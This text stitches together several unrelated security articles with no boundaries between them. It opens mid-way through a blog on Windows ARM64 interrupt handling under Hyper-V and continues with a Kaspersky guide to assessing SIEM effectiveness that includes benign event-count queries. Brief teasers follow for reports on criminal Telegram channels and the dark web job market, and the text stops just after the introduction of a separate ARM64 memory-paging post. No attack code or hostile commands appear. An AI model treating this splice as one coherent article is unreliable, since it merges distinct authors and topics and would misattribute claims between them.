0x140228bdc   sub_140228A30   MSR c12 #4   MSR ICH_LR2_EL2, X8
0x140228c38   sub_140228A30   MSR c12 #4   MSR ICH_LR15_EL2, X8
0x140228c48   sub_140228A30   MSR c12 #4   MSR ICH_LR14_EL2, X8
0x140228c58   sub_140228A30   MSR c12 #4   MSR ICH_LR13_EL2, X8
0x140228c68   sub_140228A30   MSR c12 #4   MSR ICH_LR12_EL2, X8
0x140228c78   sub_140228A30   MSR c12 #4   MSR ICH_LR11_EL2, X8
0x140228c88   sub_140228A30   MSR c12 #4   MSR ICH_LR10_EL2, X8
0x140228c98   sub_140228A30   MSR c12 #4   MSR ICH_LR9_EL2, X8
0x140228ca8   sub_140228A30   MSR c12 #4   MSR ICH_LR8_EL2, X8
0x140228cb8   sub_140228A30   MSR c12 #4   MSR ICH_LR7_EL2, X8
0x140228cc8   sub_140228A30   MSR c12 #4   MSR ICH_LR6_EL2, X8
0x140228cd8   sub_140228A30   MSR c12 #4   MSR ICH_LR5_EL2, X8
0x140228ce8   sub_140228A30   MSR c12 #4   MSR ICH_LR4_EL2, X8
0x140228cf8   sub_140228A30   MSR c12 #4   MSR ICH_LR3_EL2, X8
0x140228fe4   sub_140228F78   MSR c12 #4   MSR ICH_LR1_EL2, X8

This register includes important information - such as the virtual interrupt ID (vINTID), interrupt priority, etc. When the hypervisor writes to the target register, the virtual interrupt is injected into the guest. ARM’s documentation provides a nice visual here.

So we now have the actual underlying mechanism as to how the hypervisor is able to, using the provided CPU registers and hardware functionality exposed by GICv3, deliver a virtual interrupt to a target virtual CPU. However, Hyper-V now has an additional level of abstraction - using the “synthetic interrupt controller” - in order to deliver interrupts to synthetic devices (like virtualized keyboards, mice, etc.). The synthetic interrupt controller delivers two types of interrupts to virtual CPUs: those which come from hardware/devices (external) and also synthetic interrupts (which come from Hyper-V and are not generated by hardware).

The TLFS defines the “synthetic” interrupt controller as a set of extensions that are provided in addition to the already-existing interrupt controller features. The synthetic interrupt controller is leveraged by Hyper-V to not only deliver interrupts generated from physical hardware, to the guest (or root partition, which is the host OS), but to also add an additional level of abstraction over various message channels (defined by the TLFS) for other special kinds of interrupts to be delivered, such as the hypervisor directly delivering a message to a target partition (in the case of an intercept, for example) or inner-partition communication. Some of these message types can be seen below:

typedef enum
{
   HvMessageTypeNone = 0x00000000, // Memory access messages
   HvMessageTypeUnmappedGpa = 0x80000000,
   HvMessageTypeGpaIntercept = 0x80000001, // Timer notifications
   HvMessageTimerExpired = 0x80000010, // Error messages
   HvMessageTypeInvalidVpRegisterValue = 0x80000020,
   HvMessageTypeUnrecoverableException = 0x80000021,
   HvMessageTypeUnsupportedFeature = 0x80000022,
   HvMessageTypeTlbPageSizeMismatch = 0x80000023, // Trace buffer messages
   HvMessageTypeEventLogBuffersComplete = 0x80000040, // Hypercall intercept.
   HvMessageTypeHypercallIntercept = 0x80000050, // Platform-specific processor intercept messages
   HvMessageTypeX64IoPortIntercept = 0x80010000,
   HvMessageTypeMsrIntercept = 0x80010001,
   HvMessageTypeX64CpuidIntercept = 0x80010002,
   HvMessageTypeExceptionIntercept = 0x80010003,
   HvMessageTypeX64ApicEoi = 0x80010004,
   HvMessageTypeX64LegacyFpError = 0x80010005,
   HvMessageTypeRegisterIntercept = 0x80010006,
} HV_MESSAGE_TYPE;

The nt!HalpInterruptSintService is actually the interrupt handler for handling synthetic interrupt controller-delivered interrupts (messages and/or interrupts targeting synthetic devices, which means for guests this is the primary ISR that is ever invoked). This can be seen by the result of a call to nt!HalpIsSynicAvailable - which enlightens the guest/root partition as to the presence of the synthetic controller. If it is present, the nt!HalpInterruptSintService routine is registered with a vector value of 0x30X - which means that the target IRQL is that of 3 and also that interrupt lines (INTIDs) 1, 2, 3, and 4 are all considered virtual interrupts because they are handled by the virtual interrupt handler. This means the hypervisor is responsible for forwarding (injecting) these interrupts to the guest. The hypervisor always receives the interrupt, and can forward it to the guest (or root partition in our case) if it is necessary (not all physical interrupt lines are associated with virtual interrupts, and not all physical devices may have an associated synthetic/virtualized device)

nt!HalpInterruptSintService then goes on to invoke nt!HvlpSintInterruptRoutine. This routine is responsible for using the vector value (subtracting 768 is subtracting 0x300, which removes the IRQL masked to the vector, of 3, from the operation) to index the nt!HvlpInterruptCallback table. Note that the NtNpLeafDelete is a side effect of symbol collision. For functions with identical code, the symbols get mashed into one single symbol. These two functions are simply ret NO-OP operations.

There are 5 total valid entries here (because as we saw earlier, vector values 0x300 through 0x304 use this service routine, so the valid indexes are 0 - 4 - a total of 5). Even Windows Internals, 7th Edition, Part 2 calls out that “vectors 30 - 34 are always used for Hyper-V related [VMBus] interrupts”. Technically index 0 (0x300) is used for hypervisor interrupts, and indexes 1 - 4 are used for VMBus interrupts. One thing that is important to note - if an interrupt is to arrive to a guest, it always first goes to the root partition. If the guest partition then needs the interrupt (for instance, if it has a synthetic device that is emulating the real physical devices, like a keyboard) the root partition will then assert an interrupt to the guest using the VMBus protocol (used for inner-partition communication). This is also why we see such a disparity in IDTs between root partitions (the host OS) and the guest OS where we are doing our dynamic analysis.

Note that the below tables differ based on if the target OS is the root or guest partition.

So how do child partitions, for example, receive interrupts from the root partition in order to send them to the target handler? vmbus!XPartEnlightenedIsr is the main target here. As other researchers have mentioned these functions possess the functionality necessary to pass the virtual interrupt to the appropriate handlers. vmbus!XPartEnlightenedIsr simply queues a DPC with the target routine being that of vmbus!ChildInterruptDpc. This function eventually invokes vmbus!XPartReceiveInterrupt - to receive the interrupt from the root partition (or hypervisor). This invokes the lower-level function, vmbus!ChReceiveChannelInterrupt which then invokes the true ISR - vmbkmcl!KmclpVmbusIsr (or vmbkmcl!KmclpVmbusManualIsr).

This ISR is responsible for eventually determining how to handle the interrupt from Hyper-V, by parsing the message protocol. Eventually the vmbkmcl.sys driver (the VMBus common library driver) is invoked. This driver handles the majority of the parsing and results in the target operation occuring. In this example, the guest receives an interrupt, from the hypervisor, which results in a call to vmbkcml!InpFillAndProcessQueue - which is responsible for eventually dispatching the target. In this case, the synthetic SCSI driver (storvsc.sys). This request is then forwarded on to the VM’s storport.sys driver - which indicates that the interrupt was sent to this guest in order to notify the Store Port driver about a request which was completed (RequestDirectComplete). This particular request ended up invoking storport!RaidAdapterRequestDirectComplete, passing in the associated RAID_ADAPTER_EXTENSION structure provided from the notification request. In conclusion, this is how the guest partition fulfills a particular request at the synthetic device level, upon request from the root partition or hypervisor as a result of some physical device interrupt.

VTLs, Secure Kernel Interrupts, and Secure Interrupts

This section is not specific to ARM64 - and thus it will just be short, as it is for completeness sake. However, it is worth talking about because interrupt handling in the Secure Kernel is completely different than x64 (in fact, almost all of the functions related to interrupts do not exist in x64 as they do on ARM, and vice-versa). The TLFS defines that each VTL has its own virtual interrupt controller (in our case, this means the Secure Kernel in VTL 1 has its own virtual GIC to interface with, that Hyper-V configures, which is separate from the root partition’s virtual GIC in VTL 0). The Secure Kernel has a very similar function to NT, securekernel!SkiGicInitialize. Additionally, securekernel!SkiGicData effectivel mimics nt!HalpGic3 in NT. The main functionality in the Secure Kernel is securekernel!SkiRunIsr. This function invokes the appopriate function in the securekernel!SkeInterruptCallback table.

Although the Secure Kernel does not accept any kind of file I/O, etc. - it still needs the ability to handle interrupts due to something known as secure interrupts and secure intercepts. Secure interrupts are interrupts that are trapped into VTL 1 as a result of some action in VTL 0 (thanks to the hypervisor). On ARM64 systems, the Secure Kernel is responsible for registering with the synthetic interrupt controller (securekernel!ShvlpInitializeSynic). This allows the Secure Kernel to receive a synthetic interrupt as a result of an intercept, for example. A great example of this is HyperGuard. How does this work? On the latest insider preview build of Windows, the SkeInterruptCallback (notice the similarity to the synthetic handler routine from NT we previously-showed, nt!HvlpSintInterruptRoutine, and the current one. Both are synthetic interrupt handlers) table is as follows:

  1. ShvlpVinaHandler
  2. ShvlpTimerHandler
  3. ShvlpInterceptHandler -> The secure intercept handler
  4. SkiHandleFreezeIpi
  5. SkiHandleCallback
  6. SkiHandleIpi

In our case, the “secure interrupt” handler we care about is the ShvlpInterceptHandler. As Yarden calls out in her blog, the intercept functionality registers with Hyper-V a list of actions to intercept. For example, certain writes or accesses to ARM64 system registers will result in Hyper-V injecting a synthetic interrupt into the Secure Kernel, allowing the Secure Kernel to examine such an operation inline of it occuring and preventing (causing a crash via ShvlRaiseSecureFault, for example) or letting the action occur. Additionally, even other items like hyper calls can be intercepted. This is the basis for HyperGuard, for example.

Windows on ARM Interrupts - WinDbg

Before ending this blog post, I thought it might be prudent to just outline some nuances with WinDbg at the time of this writing. Some commands, like !idt, just simply do not work on WinDbg because of the differences in interrupt handling. However, I wanted to call out a few useful commands I found that are specific to ARM:

  • !gicc -> GIC CPU interface analysis
  • !gicd -> GIC distributor analysis
  • !gicr -> GIC redistributor analysis

Conclusion

I hope you enjoyed this blog post! I enjoyed writing it!

Resources

  • Matt Suiche blog: https://www.msuiche.com/posts/smbaloo-building-a-rce-exploit-for-windows-arm64-smbghost-edition/
  • UEFI spec: https://uefi.org/sites/default/files/resources/ACPI_Spec_6.6.pdf
  • Microsoft: https://learn.microsoft.com/en-us/windows-hardware/drivers/bringup/acpi-system-description-tables
  • Code Machine: https://codemachine.com/articles/arm_assembler_primer.html
  • BSOD Tutorials: https://bsodtutorials.wordpress.com/2020/01/09/hardware-interrupts-irqs-and-irqls-part-1/
  • ARM GIC Specification: https://developer.arm.com/documentation/ihi0069/hb/?lang=en
  • Hyper-V internals: https://hvinternals.blogspot.com/2015/10/hyper-v-internals.html

Assessing SIEM effectiveness

A SIEM is a complex system offering broad and flexible threat detection capabilities. Due to its complexity, its effectiveness heavily depends on how it is configured and what data sources are connected to it. A one-time SIEM setup during implementation is not enough: both the organization’s infrastructure and attackers’ techniques evolve over time. To operate effectively, the SIEM system must reflect the current state of affairs.

We provide customers with services to assess SIEM effectiveness, helping to identify issues and offering options for system optimization. In this article, we examine typical SIEM operational pitfalls and how to address them. For each case, we also include methods for independent verification.

This material is based on an assessment of Kaspersky SIEM effectiveness; therefore, all specific examples, commands, and field names are taken from that solution. However, the assessment methodology, issues we identified, and ways to enhance system effectiveness can easily be extrapolated to any other SIEM.

Methodology for assessing SIEM effectiveness

The primary audience for the effectiveness assessment report comprises the SIEM support and operation teams within an organization. The main goal is to analyze how well the usage of SIEM aligns with its objectives. Consequently, the scope of checks can vary depending on the stated goals. A standard assessment is conducted across the following areas:

  • Composition and scope of connected data sources
  • Coverage of data sources
  • Data flows from existing sources
  • Correctness of data normalization
  • Detection logic operability
  • Detection logic accuracy
  • Detection logic coverage
  • Use of contextual data
  • SIEM technical integration into SOC processes
  • SOC analysts’ handling of alerts in the SIEM
  • Forwarding of alerts, security event data, and incident information to other systems
  • Deployment architecture and documentation

At the same time, these areas are examined not only in isolation but also in terms of their potential influence on one another. Here are a couple of examples illustrating this interdependence:

  • Issues with detection logic due to incorrect data normalization. A correlation rule with the condition deviceCustomString1 not contains <string> triggers a large number of alerts. The detection logic itself is correct: the specific event and the specific field it targets should not generate a large volume of data matching the condition. Our review revealed the issue was in the data ingested by the SIEM, where incorrect encoding caused the string targeted by the rule to be transformed into a different one. Consequently, all events matched the condition and generated alerts.
  • When analyzing coverage for a specific source type, we discovered that the SIEM was only monitoring 5% of all such sources deployed in the infrastructure. However, extending that coverage would increase system load and storage requirements. Therefore, besides connecting additional sources, it would be necessary to scale resources for specific modules (storage, collectors, or the correlator).

The effectiveness assessment consists of several stages:

  • Collect and analyze documentation, if available. This allows assessing SIEM objectives, implementation settings (ideally, the deployment settings at the time of the assessment), associated processes, and so on.
  • Interview system engineers, analysts, and administrators. This allows assessing current tasks and the most pressing issues, as well as determining exactly how the SIEM is being operated. Interviews are typically broken down into two phases: an introductory interview, conducted at project start to gather general information, and a follow-up interview, conducted mid-project to discuss questions arising from the analysis of previously collected data.
  • Gather information within the SIEM and then analyze it. This is the most extensive part of the assessment, during which Kaspersky experts are granted read-only access to the system or a part of it to collect factual data on its configuration, detection logic, data flows, and so on.

The assessment produces a list of recommendations. Some of these can be implemented almost immediately, while others require more comprehensive changes driven by process optimization or a transition to a more structured approach to system use.

Issues arising from SIEM operations

The problems we identify during a SIEM effectiveness assessment can be divided into three groups:

  • Performance issues, meaning operational errors in various system components. These problems are typically resolved by technical support, but to prevent them, it is worth periodically checking system health status.
  • Efficiency issues – when the system functions normally but seemingly adds little value or is not used to its full potential. This is usually due to the customer using the system capabilities in a limited way, incorrectly, or not as intended by the developer.
  • Detection issues – when the SIEM is operational and continuously evolving according to defined processes and approaches, but alerts are mostly false positives, and the system misses incidents. For the most part, these problems are related to the approach taken in developing detection logic.

Key observations from the assessment

Event source inventory

When building the inventory of event sources for a SIEM, we follow the principle of layered monitoring: the system should have information about all detectable stages of an attack. This principle enables the detection of attacks even if individual malicious actions have gone unnoticed, and allows for retrospective reconstruction of the full attack chain, starting from the attackers’ point of entry.

Problem: During effectiveness assessments, we frequently find that the inventory of connected source types is not updated when the infrastructure changes. In some cases, it has not been updated since the initial SIEM deployment, which limits incident detection capabilities. Consequently, certain types of sources remain completely invisible to the system.

We have also encountered non-standard cases of incomplete source inventory. For example, an infrastructure contains hosts running both Windows and Linux, but monitoring is configured for only one family of operating systems.

How to detect: To identify the problems described above, determine the list of source types connected to the SIEM and compare it against what actually exists in the infrastructure. Identifying the presence of specific systems in the infrastructure requires an audit. However, this task is one of the most critical for many areas of cybersecurity, and we recommend running it on a periodic basis.

We have compiled a reference sheet of system types commonly found in most organizations. Depending on the organization type, infrastructure, and threat model, we may rearrange priorities. However, a good starting point is as follows:

  • High Priority – sources associated with:
    • Remote access provision
    • External services accessible from the internet
    • External perimeter
    • Endpoint operating systems
    • Information security tools
  • Medium Priority – sources associated with:
    • Remote access management within the perimeter
    • Internal network communication
    • Infrastructure availability
    • Virtualization and cloud solutions
  • Low Priority – sources associated with:
    • Business applications
    • Internal IT services
    • Applications used by various specialized teams (HR, Development, PR, IT, and so on)

Monitoring data flow from sources

Regardless of how good the detection logic is, it cannot function without telemetry from the data sources.

Problem: The SIEM core is not receiving events from specific sources or collectors. Based on all assessments conducted, the average proportion of collectors that are configured with sources but are not transmitting events is 38%. Correlation rules may exist for these sources, but they will, of course, never trigger. It is also important to remember that a single collector can serve hundreds of sources (such as workstations), so the loss of data flow from even one collector can mean losing monitoring visibility for a significant portion of the infrastructure.

How to detect: The process of locating sources that are not transmitting data can be broken down into two components.

  1. Checking collector health. Find the status of collectors (see the support website for the steps to do this in Kaspersky SIEM) and identify those with a status of Offline, Stopped, Disabled, and so on.
  2. Checking the event flow. In Kaspersky SIEM, this can be done by gathering statistics using the following query (counting the number of events received from each collector over a specific time period):
SELECT count(ID), CollectorID, CollectorName FROM `events` GROUP BY CollectorID, CollectorName ORDER BY count(ID)
It is essential to specify an optimal time range for collecting these statistics. Too large a range can increase the load on the SIEM, while too small a range may provide inaccurate information for a one-time check – especially for sources that transmit telemetry relatively infrequently, say, once a week. Therefore, it is advisable to choose a smaller time window, such as 2–4 days, but run several queries for different periods in the past.

Additionally, for a more comprehensive approach, it is recommended to use built-in functionality or custom logic implemented via correlation rules and lists to monitor event flow. This will help automate the process of detecting problems with sources.

Event source coverage

Problem: The system is not receiving events from all sources of a particular type that exist in the infrastructure. For example, the company uses workstations and servers running Windows. During SIEM deployment, workstations are immediately connected for monitoring, while the server segment is postponed for one reason or another. As a result, the SIEM receives events from Windows systems, the flow is normalized, and correlation rules work, but an incident in the unmonitored server segment would go unnoticed.

How to detect: Below are query variations that can be used to search for unconnected sources.

  • SELECT count(distinct, DeviceAddress), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
  • SELECT count(distinct, DeviceHostName), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)

We have split the query into two variations because, depending on the source and the DNS integration settings, some events may contain either a DeviceAddress or DeviceHostName field.

These queries will help determine the number of unique data sources sending logs of a specific type. This count must be compared against the actual number of sources of that type, obtained from the system owners.

Retaining raw data

Raw data can be useful for developing custom normalizers or for storing events not used in correlation that might be needed during incident investigation. However, careless use of this setting can cause significantly more harm than good.

Problem: Enabling the Keep raw event option effectively doubles the event size in the database, as it stores two copies: the original and the normalized version. This is particularly critical for high-volume collectors receiving events from sources like NetFlow, DNS, firewalls, and others. It is worth noting that this option is typically used for testing a normalizer but is often forgotten and left enabled after its configuration is complete.

How to detect: This option is applied at the normalizer level. Therefore, it is necessary to review all active normalizers and determine whether retaining raw data is required for their operation.

Normalization

As with the absence of events from sources, normalization issues lead to detection logic failing, as this logic relies on finding specific information in a specific event field.

Problem: Several issues related to normalization can be identified:

  • The event flow is not being normalized at all.
  • Events are only partially normalized – this is particularly relevant for custom, non-out-of-the-box normalizers.
  • The normalizer being used only parses headers, such as syslog_headers, placing the entire event body into a single field, this field most often being Message.
  • An outdated default normalizer is being used.

How to detect: Identifying normalization issues is more challenging than spotting source problems due to the high volume of telemetry and variety of parsers. Here are several approaches to narrowing the search:

  • First, check which normalizers supplied with the SIEM the organization uses and whether their versions are up to date. In our assessments, we frequently encounter auditd events being normalized by the outdated normalizer, Linux audit and iptables syslog v2 for Kaspersky SIEM. The new normalizer completely reworks and optimizes the normalization schema for events from this source.
  • Execute the query:
SELECT count(ID), DeviceProduct, DeviceVendor, CollectorName FROM `events` GROUP BY DeviceProduct, DeviceVendor, CollectorName ORDER BY count(ID)
This query gathers statistics on events from each collector, broken down by the DeviceVendor and DeviceProduct fields. While these fields are not mandatory, they are present in almost any normalization schema. Therefore, their complete absence or empty values may indicate normalization issues. We recommend including these fields when developing custom normalizers.

To simplify the identification of normalization problems when developing custom normalizers, you can implement the following mechanism. For each successfully normalized event, add a Name field, populated from a constant or the event itself. For a final catch-all normalizer that processes all unparsed events, set the constant value: Name = unparsed event. This will later allow you to identify non-normalized events through a simple search on this field.

Detection logic coverage

Collected events alone are, in most cases, only useful for investigating an incident that has already been identified. For a SIEM to operate to its full potential, it requires detection logic to be developed to uncover probable security incidents.

Problem: The mean correlation rule coverage of sources, determined across all our assessments, is 43%. While this figure is only a ballpark figure – as different source types provide different information – to calculate it, we defined “coverage” as the presence of at least one correlation rule for a source. This means that for more than half of the connected sources, the SIEM is not actively detecting. Meanwhile, effort and SIEM resources are spent on connecting, maintaining, and configuring these sources. In some cases, this is formally justified, for instance, if logs are only needed for regulatory compliance. However, this is an exception rather than the rule.

We do not recommend solving this problem by simply not connecting sources to the SIEM. On the contrary, sources should be connected, but this should be done concurrently with the development of corresponding detection logic. Otherwise, it can be forgotten or postponed indefinitely, while the source pointlessly consumes system resources.

How to detect: This brings us back to auditing, a process that can be greatly aided by creating and maintaining a register of developed detection logic. Given that not every detection logic rule explicitly states the source type from which it expects telemetry, its description should be added to this register during the development phase.

If descriptions of the correlation rules are not available, you can refer to the following:

  • The name of the detection logic. With a standardized approach to naming correlation rules, the name can indicate the associated source or at least provide a brief description of what it detects.
  • The use of fields within the rules, such as DeviceVendor, DeviceProduct (another argument for including these fields in the normalizer), Name, DeviceAction, DeviceEventCategory, DeviceEventClassID, and others. These can help identify the actual source.

Excessive alerts generated by the detection logic

One criterion for correlation rules effectiveness is a low false positive rate.

Problem: Detection logic generates an abnormally high number of alerts that are physically impossible to process, regardless of the size of the SOC team.

How to detect: First and foremost, detection logic should be tested during development and refined to achieve an acceptable false positive rate. However, even a well-tuned correlation rule can start producing excessive alerts due to changes in the event flow or connected infrastructure. To identify these rules, we recommend periodically running the following query:

SELECT count(ID), Name FROM `events` WHERE Type = 3 GROUP BY Name ORDER BY count(ID)

In Kaspersky SIEM, a value of 3 in the Type field indicates a correlation event.

Subsequently, for each identified rule with an anomalous alert count, verify the correctness of the logic it uses and the integrity of the event stream on which it triggered.

Depending on the issue you identify, the solution may involve modifying the detection logic, adding exceptions (for example, it is often the case that 99% of the spam originates from just 1–5 specific objects, such as an IP address, a command parameter, or a URL), or adjusting event collection and normalization.

Lack of integration with indicators of compromise

SIEM integrations with other systems are generally a critical part of both event processing and alert enrichment. In at least one specific case, their presence directly impacts detection performance: integration with technical Threat Intelligence data or IoCs (indicators of compromise).

A SIEM allows conveniently checking objects against various reputation databases or blocklists. Furthermore, there are numerous sources of this data that are ready to integrate natively with a SIEM or require minimal effort to incorporate.

Problem: There is no integration with TI data.

How to detect: Generally, IoCs are integrated into a SIEM at the system configuration level during deployment or subsequent optimization. The use of TI within a SIEM can be implemented at various levels:

  • At the data source level. Some sources, such as NGFWs, add this information to events involving relevant objects.
  • At the SIEM native functionality level. For example, Kaspersky SIEM integrates with CyberTrace indicators, which add object reputation information at the moment of processing an event from a source.
  • At the detection logic level. Information about IoCs is stored in various active lists, and correlation rules match objects against these to enrich the event.

Furthermore, TI data does not appear in a SIEM out of thin air. It is either provided by external suppliers (commercially or in an open format) or is part of the built-in functionality of the security tools in use. For instance, various NGFW systems can additionally check the reputation of external IP addresses or domains that users are accessing. Therefore, the first step is to determine whether you are receiving information about indicators of compromise and in what form (whether external providers’ feeds have been integrated and/or the deployed security tools have this capability). It is worth noting that receiving TI data only at the security tool level does not always cover all types of IoCs.

If data is being received in some form, the next step is to verify that the SIEM is utilizing it. For TI-related events coming from security tools, the SIEM needs a correlation rule developed to generate alerts. Thus, checking integration in this case involves determining the capabilities of the security tools, searching for the corresponding events in the SIEM, and identifying whether there is detection logic associated with these events. If events from the security tools are absent, the source audit configuration should be assessed to see if the telemetry type in question is being forwarded to the SIEM at all. If normalization is the issue, you should assess parsing accuracy and reconfigure the normalizer.

If TI data comes from external providers, determine how it is processed within the organization. Is there a centralized system for aggregating and managing threat data (such as CyberTrace), or is the information stored in, say, CSV files?

In the former case (there is a threat data aggregation and management system) you must check if it is integrated with the SIEM. For Kaspersky SIEM and CyberTrace, this integration is handled through the SIEM interface. Following this, SIEM event flows are directed to the threat data aggregation and management system, where matches are identified and alerts are generated, and then both are sent back to the SIEM. Therefore, checking the integration involves ensuring that all collectors receiving events that may contain IoCs are forwarding those events to the threat data aggregation and management system. We also recommend checking if the SIEM has a correlation rule that generates an alert based on matching detected objects with IoCs.

In the latter case (threat information is stored in files), you must confirm that the SIEM has a collector and normalizer configured to load this data into the system as events. Also, verify that logic is configured for storing this data within the SIEM for use in correlation. This is typically done with the help of lists that contain the obtained IoCs. Finally, check if a correlation rule exists that compares the event flow against these IoC lists.

As the examples illustrate, integration with TI in standard scenarios ultimately boils down to developing a final correlation rule that triggers an alert upon detecting a match with known IoCs. Given the variety of integration methods, creating and providing a universal out-of-the-box rule is difficult. Therefore, in most cases, to ensure IoCs are connected to the SIEM, you need to determine if the company has developed that rule (the existence of the rule) and if it has been correctly configured. If no correlation rule exists in the system, we recommend creating one based on the TI integration methods implemented in your infrastructure. If a rule does exist, its functionality must be verified: if there are no alerts from it, analyze its trigger conditions against the event data visible in the SIEM and adjust it accordingly.

The SIEM is not kept up to date

For a SIEM to run effectively, it must contain current data about the infrastructure it monitors and the threats it’s meant to detect. Both elements change over time: new systems and software, users, security policies, and processes are introduced into the infrastructure, while attackers develop new techniques and tools. It is safe to assume that a perfectly configured and deployed SIEM system will no longer be able to fully see the altered infrastructure or the new threats after five years of running without additional configuration. Therefore, practically all components – event collection, detection, additional integrations for contextual information, and exclusions – must be maintained and kept up to date.

Furthermore, it is important to acknowledge that it is impossible to cover 100% of all threats. Continuous research into attacks, development of detection methods, and configuration of corresponding rules are a necessity. The SOC itself also evolves. As it reaches certain maturity levels, new growth opportunities open up for the team, requiring the utilization of new capabilities.

Problem: The SIEM has not evolved since its initial deployment.

How to detect: Compare the original statement of work or other deployment documentation against the current state of the system. If there have been no changes, or only minimal ones, it is highly likely that your SIEM has areas for growth and optimization. Any infrastructure is dynamic and requires continuous adaptation.

Other issues with SIEM implementation and operation

In this article, we have outlined the primary problems we identify during SIEM effectiveness assessments, but this list is not exhaustive. We also frequently encounter:

  • Mismatch between license capacity and actual SIEM load. The problem is almost always the absence of events from sources, rather than an incorrect initial assessment of the organization’s needs.
  • Lack of user rights management within the system (for example, every user is assigned the administrator role).
  • Poor organization of customizable SIEM resources (rules, normalizers, filters, and so on). Examples include chaotic naming conventions, non-optimal grouping, and obsolete or test content intermixed with active content. We have encountered confusing resource names like [dev] test_Add user to admin group_final2.
  • Use of out-of-the-box resources without adaptation to the organization’s infrastructure. To maximize a SIEM’s value, it is essential at a minimum to populate exception lists and specify infrastructure parameters: lists of administrators and critical services and hosts.
  • Disabled native integrations with external systems, such as LDAP, DNS, and GeoIP.

Generally, most issues with SIEM effectiveness stem from the natural degradation (accumulation of errors) of the processes implemented within the system. Therefore, in most cases, maintaining effectiveness involves structuring these processes, monitoring the quality of SIEM engagement at all stages (source onboarding, correlation rule development, normalization, and so on), and conducting regular reviews of all system components and resources.

Conclusion

A SIEM is a powerful tool for monitoring and detecting threats, capable of identifying attacks at various stages across nearly any point in an organization’s infrastructure. However, if improperly configured and operated, it can become ineffective or even useless while still consuming significant resources. Therefore, it is crucial to periodically audit the SIEM’s components, settings, detection rules, and data sources.

If a SOC is overloaded or otherwise unable to independently identify operational issues with its SIEM, we offer Kaspersky SIEM platform users a service to assess its operation. Following the assessment, we provide a list of recommendations to address the issues we identify. That being said, it is important to clarify that these are not strict, prescriptive instructions, but rather highlight areas that warrant attention and analysis to improve the product’s performance, enhance threat detection accuracy, and enable more efficient SIEM utilization.

Goodbye, dark Telegram: Blocks are pushing the underground out

Telegram has won over users worldwide, and cybercriminals are no exception. While the average user chooses a messaging app based on convenience, user experience and stability (and perhaps, cool stickers), cybercriminals evaluate platforms through a different lens.

When it comes to anonymity, privacy and application independence – essential criteria for a shadow messaging app – Telegram is not as strong as its direct competitors.

  • It lacks default end-to-end (E2E) encryption for chats.
  • It has a centralized infrastructure: users cannot set up their own servers for communication.
  • Its server-side code is closed: users cannot verify what it does.

This architecture requires a high degree of trust in the platform, but experienced cybercriminals prefer not to rely on third parties when it comes to protecting their operations and, more importantly, their personal safety.

That said, Telegram today is widely viewed and used not only as a communication tool (messaging service), but also as a full-fledged dark-market business platform – thanks to several features that underground communities actively exploit.

Is this research, we examine Telegram through the eyes of cybercriminals, evaluate its technical capabilities for running underground operations, and analyze the lifecycle of a Telegram channel from creation to digital death. For this purpose, we analyzed more than 800 blocked Telegram channels, which existed between 2021 and 2024.

Key findings

  • The median lifespan of a shadow Telegram channel increased from five months in 2021–2022 to nine months in 2023–2024.
  • The frequency of blocking cybercrime channels has been growing since October 2024.
  • Cybercriminals have been migrating to other messaging services due to frequent blocks by Telegram.

You can find the full report on the Kaspersky Digital Footprint Intelligence website.

Inside the dark web job market

In 2022, we published our research examining how IT specialists look for work on the dark web. Since then, the job market has shifted, along with the expectations and requirements placed on professionals. However, recruitment and headhunting on the dark web remain active.

So, what does this job market look like today? This report examines how employment and recruitment function on the dark web, drawing on 2,225 job-related posts collected from shadow forums between January 2023 and June 2025. Our analysis shows that the dark web continues to serve as a parallel labor market with its own norms, recruitment practices and salary expectations, while also reflecting broader global economic shifts. Notably, job seekers increasingly describe prior work experience within the shadow economy, suggesting that for many, this environment is familiar and long-standing.

The majority of job seekers do not specify a professional field, with 69% expressing willingness to take any available work. At the same time, a wide range of roles are represented, particularly in IT. Developers, penetration testers and money launderers remain the most in-demand specialists, with reverse engineers commanding the highest average salaries. We also observe a significant presence of teenagers in the market, many seeking small, fast earnings and often already familiar with fraudulent schemes.

While the shadow market contrasts with legal employment in areas such as contract formality and hiring speed, there are clear parallels between the two. Both markets increasingly prioritize practical skills over formal education, conduct background checks and show synchronized fluctuations in supply and demand.

Looking ahead, we expect the average age and qualifications of dark web job seekers to rise, driven in part by global layoffs. Ultimately, the dark web job market is not isolated — it evolves alongside the legitimate labor market, influenced by the same global economic forces.

In this report, you’ll find:

  • Demographics of the dark web job seekers
  • Their job preferences
  • Top specializations on the dark web
  • Job salaries
  • Comparison between legal and shadow job markets

Get the report

Windows ARM64 Internals: Exception & Privilege Model, Virtual Memory Management, and Windows under Virtualization Host Extensions (VHE)

Introduction

About 5 years ago I put out a blog post about 64-bit “memory paging” on a standard Intel x64-based Windows machine when I was first starting to learn about Windows internals. Looking back at this post, as I was getting started learning Windows internals, I felt I left a lot to be desired - and I wanted to do something about it without re-inventing the wheel.

It is really “unsaid” these days that any sort of Windows analysis, de-facto, infers you are operating on an x64 machine - usually an Intel-based one. There is very little “out there” about Windows internals on ARM64. Given this fact, I thought it would be interesting to do a similar post with all of the “Windows-isms” that come along with the ARM64 architecture - specifically on the new Surface Pro with the Qualcomm Snapdragon X Elite processor. This would allow me to talk about things I did not get to at the time of my Intel-based blog, without regurgitating already existing information. Specifically this blog post will go over:

  1. Exception and privilege levels (ARM64 “version” of “rings” on x86 processors)
  2. Windows hypervisor behavior (and, therefore, also OS behavior due to VBS) under ARM’s Virtualization Host Extensions (VHE)
  3. Using WinDbg to access ARM system registers using the rdmsr command (yes, you read that right! Using the “read MSR” command!)
  4. TrustedZone and Windows VTL co-habitation
  5. Windows-specific implementation of virtual memory: paging hierarchy, address translation, etc.
  6. ARM-specific PTE configuration on Windows (e.g., nt!MMPTE_HARDWARE differences between x64 and ARM64)
  7. Self-referential paging entries (like self-reference PML4, but for ARM’s “level 0” page table) and management of PTEs in virtual memory
  8. Translation Lookaside Buffer (TLB) and context switching
  9. Other “Windows-isms” such as Windows configuration of certain features, like hypervisor behavior, virtual memory behavior, etc.

This blog post was conducted on a processor which “runs” the ARM v9 “A-profile” architecture, along with an installation of Windows 11 24H2. This blog post assumes readers are already familiar with concepts such as “virtual” and “physical” memory. Additionally, this will not be an “ARM history” blog post, we will be picking right up with the ARM v9 (specifically ARM v9-A) architecture.

Lastly, this post will not include things like interrupt handling, exception dispatching, or system call handling mechanics. I hope to do a post specific to these soon.

Exception/Privilege Model

